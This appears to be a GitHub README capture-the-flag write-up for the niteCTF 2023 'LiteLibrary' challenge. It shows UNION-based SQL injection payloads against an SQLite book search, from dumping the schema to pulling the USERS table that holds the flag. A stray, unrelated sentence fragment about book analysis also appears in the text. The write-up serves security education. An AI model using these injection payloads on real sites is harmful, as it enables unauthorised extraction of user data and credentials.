Files

main

Go to file t

.github
2023
0ByteCTF 2023
0xL4ugh CTF 2023
1337UP LIVE CTF
24h@CTF 2023
ASC Cyber Wargames Qualificat...
AmateursCTF 2023
BDSec CTF 2023
BYUCTF 2023
BlueHens CTF 2023

ctf-writeup / 2023 / niteCTF 2023 / LiteLibrary /

Add file

daffainfo feat: grouped the challs e6c48e5 · last month History

Name	Last commit message	Last commit date
..		
images	feat: grouped the challs	last month
README.md	feat: grouped the challs	last month

README.md


LiteLibrary

> Testing in prod. No worries are long as we are lighte :)

> Testing in prod. No worries are long as we are lighte :)

About the Challenge

We were given a website without the source code, and this website only has 1 functionality which is search book




sent their own opinion regarding the authors ideas included in the book or passage they are a form of literary criticism that analyzes the authors ideas writing techniques and quality a book analysi

How to Solve?

the first vulnerability that comes to my mind is SQL injection. First, I tried UNION-based SQL injection:

```
' UNION SELECT 1,2,3,4,5-- -
```



And then i tried to dump the table structure using this payload

```
' UNION SELECT 1,2,3,(SELECT sql FROM sqlite_schema limit),5-- -
```

There are 2 tables here:

- CREATE TABLE BOOKS (title TEXT, author TEXT, pages TEXT, imageLink TEXT, link TEXT)
- CREATE TABLE USERS (liteId TEXT, liteUsername TEXT, gender TEXT, liteNick TEXT, litePass TEXT, dateCreated TEXT)

And then dump everything using `group_concat()` function and we can get the flag inside `liteNick` columns


```
nite{t00_l1t3_huh_50m30n3_g37_an71_g2av17y_0v3r_h3r3}
```